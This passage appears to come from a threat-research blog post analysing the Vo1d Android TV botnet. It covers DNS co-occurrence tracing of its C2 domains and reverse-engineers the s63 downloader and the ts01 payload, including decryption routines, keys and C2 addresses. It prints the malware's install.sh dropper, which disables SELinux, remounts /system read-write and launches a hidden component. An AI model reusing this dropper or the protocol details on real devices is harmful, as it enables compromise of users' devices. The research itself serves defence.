The Codomain system is an innovative tool based on **DNS co-occurrence** technology, which monitors and analyzes the relationships between domains frequently queried by the same set of hosts within a similar timeframe. In simple terms, if a group of domains is often queried together by the same hosts, they are likely related. For example, Vo1d's bots access hardcoded C2s, DGA-generated C2s, and Reporter domains during operation. By meeting specific timing conditions, these domains can be linked in the Codomain system, helping researchers trace the attacker's infrastructure.

The Codomain system played a pivotal role in our analysis and traceability efforts, particularly in the following three areas:

1. Discovering New Assets Without Samples

On December 5, 2024, after completing the analysis of the jddx sample, we questioned whether our work was done. By analyzing the co-occurring domains of the jddx C2, we uncovered new Downloaders and hidden C2s, indicating that additional samples were still active outside our scope.



anchor_fqdn	count_days	days
works883.xyz	4	20241204, 20241213, 20241216, 20241217
ssl87362.com	4	20241206, 20241207, 20241208, 20241209
wowokeys.com	2	20241205, 20241217

linked_fqdn	count_days	days
works883.com	4	20241202, 20241203, 20241204, 20241206

anchor_fqdn	count_days	days
wowokeys.com	3	20241202, 20241204, 20241206
nxmfff5d77d85bd0.top.lan	1	20241204
awtig44c044140f3.top.lan	1	20241204
asbhp44c044140f3.top	1	20241204
bfmlm44c044140f3.top.lan	1	20241204
asbhp44c044140f3.top.lan	1	20241204
awtig44c044140f3.top	1	20241204
llalr2987b3521e4.top	1	20241204
bvimtf5d77d85bd0.top	1	20241204
nxmfff5d77d85bd0.top	1	20241204

- Through the co-occurring domains of the C2 ssl8rrs2, we discovered the domain wowokeys, which resolved to the same IP (38.46.218.36) as jddx's Downloader ssl87362, confirming wowokeys as another Downloader.
- Further investigation of wowokeys' co-occurring domains led us to works883.com, whose naming pattern mirrored the Reporter works883.xyz, raising suspicions. (The name works883 itself is intriguing, possibly mocking the intense "996" work culture.)

- Finally, by examining the co-occurring domains of works883.com, we identified a batch of unknown domains matching Vo1d's DGA pattern. This confirmed works883.com as a previously undiscovered C2, and on January 6, 2025, we successfully captured samples related to this C2.

2. Confirming C2 Identities Without Samples


As mentioned in the C2 infrastructure section, we found 7 suspicious domains on the IP 3.132.75.97 (resolved by works883.com). While only 2 were linked to known samples, the remaining 5 were attributed to Vo1d based on their naming patterns and creation times. Codomain helped confirm some of these as C2s. For example, the co-occurring domains of **snakeers.com** clearly matched Vo1d's DGA pattern, providing solid evidence of its C2 identity.

anchor_fqdn	count_days	days
ymobr60b33d7929a.com	5	20250211, 20250212, 20250213, 20250215, 20250216
qoypy60b33d7929a.com	5	20250211, 20250212, 20250213, 20250215, 20250216
ggqrb60b33d7929a.com	5	20250211, 20250212, 20250213, 20250215, 20250216
eusji60b33d7929a.com	3	20250211, 20250215, 20250216


3. Discovering New DGA Domains Without Samples

On December 8, 2024, while monitoring 135 million Bot IPs through a DGA C2 sinkhole, we noticed an unusually low infection count in China—only a few dozen cases—despite the country's vast number of Android TV devices. To address this gap, we used Codomain to uncover unknown DGA domains.


On December 15, while analyzing the co-occurring domains of works883.com, we discovered DGA domains generated by an unknown seed: {mask}2940637fafa. Vo1d's DGA algorithm supports three TLDs: **net, com, and top**, which are treated equally. When registering Vo1d DGA C2s, we typically chose .top due to lower costs. However, registering the .top version of z{mask}2940637fafa yielded no infections.



By January 6, 2025, we had identified 256 DGA seeds in samples, but {mask}2940637fafa was not among them. Initially, we thought this seed might belong to an expired sample, but on January 18, we realized our mistake: z{mask}2940637fafa.com had consistently high DNS query volumes in China, yet we had registered the top version.



After quickly registering the .com version, the results were immediate: China's infection count surged overnight, with daily active bots jumping from a few dozen to around 20,000. Globally, this domain contributed 150,000 daily active infection IPs.



The significant traffic generated by domains from the {mask}2940637fafa seed indicates the presence of highly active, unknown Vo1d samples in the wild. **Although we did not capture these samples, Codomain enabled us to gain visibility and fill the gap in China's infection data**.

Technical Analysis

Among the 89 samples we captured, **s63** stands out as an ideal candidate for technical analysis. It downloads a subsequent payload, **ts01**, which is a compressed package containing multiple components that communicate with the core C2 IP **3.146.93.253**. Below, we will analyze **s63** in detail, covering its network communication, payload decryption, and the dissection of **ts01**'s components to explore the new techniques introduced in Vo1d's latest campaign.

D:\1001night\vo1d\ts01.dat.decrypt\

Name	Size	Packed Size	Modified
cv	27 096	14 258	2024-12-10 10:49
install.sh	687	327	2024-12-09 22:32
vo1d	149 956	98 982	2024-12-10 10:30
x.apk	300 588	292 877	2024-12-09 22:30

Part 1: Downloader s63


s63 is a dynamically linked ELF file, making reverse engineering relatively straightforward.

```
MD5: 9e116f9ad2ff072f02aa2ebd671582a5
Magic: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (SYSV), dynamically linked,
BuildID[sha1]=70672a8ccee11976077ff4f3dc16966bbf67e965, stripped
```

In summary, it first decrypts sensitive configuration information, such as the download server address, payload name, and XXTEA key. Then, it sends command 0x10 to the download server to request redundant download server addresses. Next, it sends command 0x11 to the redundant server to request the payload. Finally, it decrypts and executes the payload.

1.1 Decrypting Configuration

The Downloader stores its configuration in the `.data` section, which is decrypted using the `decstring` function when needed.


xrefs to decstring

Direction	Ty	Address	Text
	p	sub_1024+FE	BL decstring
Do…	p	sub_1024+124	BL decstring
Do…	p	sub_11EC+24	BL decstring

After a detailed analysis of the decstring function, it was discovered that the ciphertext consists of two parts: a header and a body. The header is 3 bytes long, and the XOR value of these bytes determines the length of the body. The first and second bytes of the header are used to XOR-decrypt the body. Below is an equivalent Python implementation of the decryption function. If you're a long-time reader of our blog, this decryption logic might feel familiar—and it should! In fact, it's identical to the **Bigpanzi string decryption function** we disclosed in January 2024.

Here's the equivalent Python implementation:

```
def decbuf(buf):
    leng = buf[0] ^ buf[1] ^ buf[2]
    out = ''
    for i in range(3, leng + 3):
        tmp = ((buf[i] ^ buf[1]) - buf[1]) & 0xff
        out += chr((tmp ^ buf[0]))
    return out
```

Below is the decrypted configuration information, where the two most crucial elements are the XXTEA key and the download server address. The sample parses the string `38.46.218.36:ts01:9999` using the format specifier `%[^:]:%[^:]:%d`, extracting the download server address **38.46.218.36:9999** and the payload filename **ts01**.

```
Output
0x7b15 ---> b6d5c945d61a73641e710f357214f3e3   xxtea key
0x7af9 ---> su -c id
0x7ae8 ---> root
0x7b05 ---> /data/system
0x7af0 ---> %s/.v
0x7ace ---> 38.46.218.36:ts01:9999   downloader & payload
0x7aa0 ---> %s/install.sh
0x7ab1 ---> u:object_r:system_file:s0
```

1.2 Network Communication

The Downloader deployed this time supports two command, 0x10 and 0x11, which correspond to the functions of requesting redundant download servers and requesting the payload, respectively. The network packet format is `length:cmd:body`, where the length field is 4 bytes long and represents the combined length of the cmd and body fields; the cmd field is 1 byte, and the body field's length is length - 1. The actual network traffic generated is shown below, and it's evident that the server's responses to the 0x10 and 0x11 command requests are both encrypted.

```
00000000  00 00 00 01 10                                     .....
    00000000  00 00 00 19 10 2d 5e 64  ca 3d bc c3 34 39 9f f3   .....-^d .=..49..
    00000010  27 d8 2d e8 d3 81 d0 6f  7d b7 f3 c7 49            '.-....o }...I

00000000  00 00 00 0b 11 74 73 30  31 00 00 00 00 00 00      .....ts0 1......
    00000000  00 06 36 b1 11 00 6c 69  29 7d 03 ca 88 cc 81 56   ..6...li )}.....V
    00000010  70 66 d7 61 f8 d4 48 61  87 a0 5e 33 f2 41 43 e1   pf.a..Ha ..^3.AC.
    00000020  4b f9 f2 77 18 b9 55 1c  ba d2 31 af 33 1b 1b 69   K..w..U. ..1.3..i
```


1.3 Decrypting Traffic

Let's examine the response packet for the 0x10 command. Based on the length:cmd:body format, the body's ciphertext is `2d 5e 64 ca 3d bc c3 34 39 9f f3 27 d8 2d e8 d3 81 d0 6f 7d b7 f3 c7 49`. The decryption algorithm is XXTEA, using the key `b6d5c945d61a73641e710f357214f3e3` from the configuration. Notably, XXTEA keys are fixed at 16 bytes, so the actual valid key is the first 16 bytes: **b6d5c945d61a7364**. `DrWeb's analysis article contains errors regarding the XXTEA key`.


```
v17 = 0xB54CDA56 - 0x61C88647 * v14;
if ( v17 )
{
  v18 = *v11;
  v28 = (int)&v11[v27 - 1];
  v29 = v11;
  do
  {
    v19 = (unsigned int *)v28;
    v20 = v16;
    v21 = (unsigned int *)v28;
    do
    {
      v22 = *--v21;
      v23 = (v16-- ^ (v17 >> 2)) & 3;
      v18 = *v19 - ((((16 * v22) ^ (v18 >> 3)) + ((v22 >> 5) ^ (4 * v18))) ^ ((v18 ^ v17) + (v13[v23] ^ v22)));
      *v19 = v18;
      v19 = v21;
    }
    while ( v16 );
```

xxtea


Using CyberChef to decrypt the body ciphertext reveals the redundant download server address as 38.46.218.39:9999. After obtaining this address, s63 sends the 0x11 command to it, requesting the encrypted payload.



Next, let's examine the response packet for the 0x11 command requesting ts01. Based on the packet format mentioned earlier, the body's length is 0x000636b1 bytes. It consists of two parts: the first 256 bytes are RSA-encrypted ciphertext, which can be decrypted to reveal the XXTEA key, while the remaining portion is the actual payload encrypted with XXTEA.



The sample contains a hardcoded RSA public key in the `N (modulus) - e (public exponent)` format. The N value is 256 bytes (little-endian), as shown in the figure below, while the e value is a fixed constant of 65537.



With the above knowledge, you can easily decrypt the RSA ciphertext using Python's pow function. The result is shown in the figure below. The last 32 bytes of the decrypted plaintext form the XXTEA key, though only the first 16 bytes, `041db10bf25d4722`, are actually used.

Eager security researchers, like us, might reach this point and be itching to try decrypting the payload using the XXTEA key mentioned above. However, the result is disappointing—it fails to yield the correct payload. When troubleshooting, we first verified the decryption algorithm: **yep, even if Jesus himself showed up, it's definitely XXTEA**.


```
v16 = 0xB54CDA56 - 0x61C88647 * sub_529C(52, v34);
v17 = v34 - 1;
if ( v16 )
{
  v18 = *v15;
  if ( v14 >= 8 )
  {
    v33 = v15;
    v32 = (int)&v15[v34 - 1];
    do
    {
      v23 = (int *)v32;
      v24 = v17 ^ (v16 >> 2);
      v25 = v34;
      v26 = v18 ^ v16;
      v27 = (int *)v32;
      do
      {
        v28 = *--v27;
        v18 = *v23 - (((v28 ^ v36[v24 & 3]) + v26) ^ (((v28 >> 5) ^ (4 * v18)) + ((16 * v28) ^ (v18 >> 3))));
        v29 = v25-- - 2;
        v26 = v18 ^ v16;
        LOBYTE(v24) = v29 ^ (v16 >> 2);
        *v23 = v18;
        v23 = v27;
      }
      while ( v25 > 1 );
```

xxtea? yes!

The algorithm is correct, the key is correct—so why does it fail? At that moment, we were just as puzzled as you.

1.4 ASR XXTEA

Although the decrypted payload could be obtained through simulation or dynamic dumping, we, as security researchers, weren't satisfied with a black-box approach. Driven by a relentless curiosity—and fueled by a few cups of coffee—we conducted a meticulous comparison and discovered that **Vo1d's XXTEA algorithm for decrypting the payload is actually a modified version**. It replaces the standard XXTEA's `logical right shift (LSR)` with an `arithmetic right shift (ASR)`. We dubbed this modified algorithm **asr_xxtea** and found it present across various Vo1d components. Modifying standard algorithms is uncommon in malware development, and this finding indirectly highlights the Vo1d group's deep technical expertise.



To decrypt correctly, replace the LSR in the standard XXTEA algorithm with an ASR(You can find the python verison in the Appendix).

```python
for p in range(n, 0, -1):
    z = v[p - 1]
    #v[p] = (v[p] - ((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4) ^ (sum ^ y) + (k[p & 3 ^ e] ^ z))) & 0xffffffff
    v[p] = (v[p] - ((asr(z, 5) ^ y << 2) + (asr(y, 3) ^ z << 4) ^ (sum ^ y) + (k[p & 3 ^ e] ^ z))) & 0xffffffff
    y = v[p]
z = v[n]
#v[0] = (v[0] - ((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4) ^ (sum ^ y) + (k[0 & 3 ^ e] ^ z))) & 0xffffffff
v[0] = (v[0] - ((asr(z,5) ^ y << 2) + (asr(y,3) ^ z << 4) ^ (sum ^ y) + (k[0 & 3 ^ e] ^ z))) & 0xffffffff
```

Part2: Payload ts01

The decrypted **ts01** is a compressed package containing four files: **cv**, **install.sh**, **vo1d**, and **x.apk**. While some functionalities overlap with those disclosed by Dr. Web, we will provide a concise analysis of their roles.

```
┌──(kali㉿kali)-[~/vo1d/ts01_decrypt]
└─$ tree
.
├── cv
├── install.sh
├── vo1d
└── x.apk
```

2.1 install.sh

This script has a straightforward purpose: **launching the `cv` component**.


```
kr_set_perm() {
        chown $1.$2 $5
        if [ -x "/system/bin/chcon" ]; then
                /system/bin/chcon $3 $5
        else
                if [ -x "/sbin/chcon" ]; then
                        /sbin/chcon $3 $5
                fi
        fi
        chmod $4 $5
}

setenforce 0

mount -o rw,remount /
mount -o rw,remount /system

kr_set_perm 0 2000 u:object_r:system_file:s0 00755 $MY_FILES_DIR/cv
$MY_FILES_DIR/cv $UID $MY_FILES_DIR > /dev/null 2>&1 &

rm -rf $MY_FILES_DIR/cv
```

2.2 cv Component

The `cv` component performs four main functions:

1. **Cleaning up old Vo1d components**.
2. **Launching the Vo1d component**.
3. **Installing and launching `x.apk`**.
4. **Reporting device status**.

